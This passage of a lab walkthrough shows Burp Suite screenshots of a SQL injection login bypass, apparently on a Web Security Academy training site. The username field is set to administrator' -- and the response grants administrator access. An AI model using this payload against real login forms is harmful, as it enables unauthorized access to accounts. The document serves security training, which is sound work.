
Step 7 :

In the repeater,modify the id to administrator’ - -


KaliRJ [Running] - Oracle VirtualBox
Burp Suite Community Edition v2024.5.5 - Temporary Project
Send
Target: https://0a06000a03206f9f809f2b6d007600dc.web-security-academy.net
HTTP/2
Request
Response
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 3
Request cookies 1
Request headers 19

```
POST /login HTTP/2
Host:
0a06000a03206f9f809f2b6d007600dc.web-security-academy.net
Cookie: session=g7VBl4b0OtGIQMhJYzHulcwfOOKJ6rHM
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a06000a03206f9f809f2b6d007600dc.web-security-academ
y.net/login
Content-Type: application/x-www-form-urlencoded
Content-Length: 70
Origin:
https://0a06000a03206f9f809f2b6d007600dc.web-security-academ
y.net
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

csrf=slzrtb4ezfXaQhfZWbEOqVXXuqYrcWcN&username=user+&
password=anything
```



KaliRJ [Running] - Oracle VirtualBox
Burp Suite Community Edition v2024.5.5 - Temporary Project
Send
Target: https://0a06000a03206f9f809f2b6d007600dc.web-security-academy.net
HTTP/2
Request
Response
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 3
Request cookies 1
Request headers 19

```
POST /login HTTP/2
Host:
0a06000a03206f9f809f2b6d007600dc.web-security-academy.net
Cookie: session=g7VBl4b0OtGIQMhJYzHulcwfOOKJ6rHM
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a06000a03206f9f809f2b6d007600dc.web-security-academ
y.net/login
Content-Type: application/x-www-form-urlencoded
Content-Length: 70
Origin:
https://0a06000a03206f9f809f2b6d007600dc.web-security-academ
y.net
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

csrf=slzrtb4ezfXaQhfZWbEOqVXXuqYrcWcN&username=
administrator' --&password=anything
```

Step 8 :

Send that request after modification




Burp Suite Community Edition v2024.5.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Send
Cancel
Follow redirection
HTTP/2
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 3
Request cookies 1
Request headers 19
Response headers 4
Search
0 highlights
Done
195 bytes | 220 millis
Event log (15)
All issues
Memory: 127.2MB

Target: https://0a06000a03206f9f809f2b6d007600dc.web-security-academy.net

```
POST /login HTTP/2
Host:
0a06000a03206f9f809f2b6d007600dc.web-security-academy.net
Cookie: session=g7VBl4bO0tGIQMhJYzHulcwfOOKJ6rHM
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a06000a03206f9f809f2b6d007600dc.web-security-academ
y.net/login
Content-Type: application/x-www-form-urlencoded
Content-Length: 82
Origin:
https://0a06000a03206f9f809f2b6d007600dc.web-security-academ
y.net
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

csrf=slzrtb4ezfXaQhfZWbEOqVXXuqYrcWcN&username=
administrator' --&password=anything
```

```
HTTP/2 302 Found
Location: /my-account?id=administrator
Set-Cookie: session=UvhZx7LTIqAsDwZdoYeCDLdNApTGgMYx; Secure;
 HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```



Request attributes 2

Protocol: HTTP/1 **HTTP/2**

Name	Value
Method	POST
Path	/login

Request query parameters 0

Request body parameters 3


Name	Value
csrf	s1zrtb4ezfXaQhf...
username	administrator' --
password	anything

Request cookies 1

Request headers 19

Response headers 4


The modified request has been successfully sent, meaning we have gained admin access.



Target: https://0a06000a03206f9f809f2b6d00760

```
HTTP/2 302 Found
Location: /my-account?id=administrator
Set-Cookie: session=UvhZx7LTIqAsDwZdoYeCDLdNApTGgMYx; Secure;
 HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0


```



0a0200f203714a01831c414700c600d4.web-security-academy.net/my-account?id=administrator

SQL injection vulnerability allowing login bypass

Congratulations, you solved the lab!

My Account

Your username is: administrator

Email: